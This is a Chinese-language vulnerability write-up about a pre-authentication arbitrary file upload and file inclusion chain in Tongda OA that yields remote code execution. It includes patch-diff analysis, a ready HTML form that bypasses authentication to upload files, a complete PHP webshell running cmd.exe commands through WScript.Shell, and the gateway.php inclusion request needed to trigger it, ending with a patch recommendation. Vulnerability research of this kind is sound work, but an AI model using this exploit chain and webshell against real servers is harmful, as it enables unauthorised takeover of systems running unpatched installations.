通达OA任意文件上传/文件包含GetShell

li9hu / 2020-03-30 09:55:44 / 浏览数 10723

0x01 漏洞描述

通过绕过身份认证, 攻击者可上传任意文件，配合文件包含即可出发远程恶意代码执行。

0x02 影响版本

```
V11
2017
2106
2105
2013
```

0x03 环境搭建

下载通达V11 密码 `enqx`

使用解密工具对文件解密可获得所有解密代码


用于分析, 解密后的部分代码

将通达V11下载后直接运行EXE文件安装，访问localhost即可。

0x04 漏洞分析

下载官方公布的补丁, 可以看到V11版本更新两个文件[upload.php, gateway.php]。

文件位置 `/ispirit/im/upload.php` 。对比补丁upload.php主要是修复了任意文件上传，修复前可以自己POST变量 `$P` 绕过身份认证。



往下走遇到 `$DEST_UID` 同样也可以通过POST的方式自行赋值。

```
$TYPE = $_POST["TYPE"];
$DEST_UID = $_POST["DEST_UID"];
$dataBack = array();
if (($DEST_UID != "") && !td_verify_ids($ids)) {
    $dataBack = array("status" => 0, "content" => "-ERR " . _("接收方ID无效"));
    echo json_encode(data2utf8($dataBack));
    exit();
}
```

接着到了判断文件的点，此处可以知道文件上传的变量名为`ATTACHMENT`,后边可以自己写一个文件上传的脚本上传文件。然后我们继续跟进upload函数。

```
if (1 <= count($_FILES)) {
    if ($UPLOAD_MODE == "1") {
        if (strlen(urldecode($_FILES["ATTACHMENT"]["name"])) != strlen($_FILES["ATTACHMENT"]["name"])) {
            $_FILES["ATTACHMENT"]["name"] = urldecode($_FILES["ATTACHMENT"]["name"]);
        }
    }

    $ATTACHMENTS = upload("ATTACHMENT", $MODULE, false);
```

跳转到文件`inc/utility_file.php`。 对上传的文件进行了一系列的检查，包括黑名单等限制, 那么我们上传jpg格式的php代码，然后文件包含即可。

```
if (!is_uploadable($ATTACH_NAME)) {
                $ERROR_DESC = sprintf(_("禁止上传后缀名为[%s]的文件"), substr($ATTACH_NAME, strrpos($ATTACH_NAME, ".")
+ 1));
            }
## 黑名单
$UPLOAD_FORBIDDEN_TYPE = "php,php3,php4,php5,phpt,jsp,asp,aspx,"";
```

到此，我们通过文件上传脚本即可成功上传文件(脚本在后面)，文件位置在`/attach/in/2003`不再网站目录里，并且文件名前面有随机数，而默认的上传方式不会回显文件名。我们继续往下找利用点。

`upload.php`文尾的几个MODE方法可以看到有带文件名输出的点。倒数第二行输出的`databack`里有`CONTENT`,而`CONTENT`则包含了文件名。这里我们需要将`UPLOAD_MODE`和`MSG_CATE`赋值才行，直接通POST即可赋值。

那么我们构造上传的脚本和恶意文件，并且通过上述位置能回显出文件名。

```
<html>
<body>
<form action="http://127.0.0.1/ispirit/im/upload.php" method="post"  enctype="multipart/form-data">
<input  type="text"name='P' value = 1  ></input>
<input  type="text"name='MSG_CATE' value = 'file'></input>
<input  type="text"name='UPLOAD_MODE' value = 1 ></input>
<input type="text" name="DEST_UID" value = 1></input>
<input type="file" name="ATTACHMENT"></input>
<input type="submit" ></input>
</body>
</html>
```


```
<?php
//保存为jpg
$phpwsh=new COM("Wscript.Shell") or die("Create Wscript.Shell Failed!");
$exec=$phpwsh->exec("cmd.exe /c ".$_POST['cmd']."");
$stdout = $exec->StdOut();
$stroutput = $stdout->ReadAll();
echo $stroutput;
?>
```

现在我们可以知道上传的文件名是什么了，接着就是找文件包含的点了。

同样补丁文件也修改了`ispirit/interface/gateway.php`,我们直接查看该文件，在最后可以看到有一处文件包含，满足一定条件可以把url包含进来。

```
if ($json) {
    $json = stripcslashes($json);
    $json = (array) json_decode($json);
    foreach ($json as $key => $val ) {
        if ($key == "data") {
            $val = (array) $val;
            foreach ($val as $keys => $value ) {
                $keys = $value;
            }
        }
        if ($key == "url") {
            $url = $val;
        }
    }
    if ($url != "") {
        if (substr($url, 0, 1) == "/") {...}
        if ((strpos($url, "general/") !== false) || (strpos($url, "ispirit/") !== false) || (strpos($url, "module/")
!== false)) {
            include_once $url;
        }
    }
    exit();
}
```

POST给 `json` 赋值，指定 `key` 为 `url`， `value` 为恶意文件位置就行。



0x05 修复方案

更新官方发布的补丁

关注 | 1 点击收藏 | 0

上一篇： pickle反序列化初探 下一篇： 浅谈Liferay Portal ...

0 条回复

动动手指，沙发就是你的了！

登录 后跟帖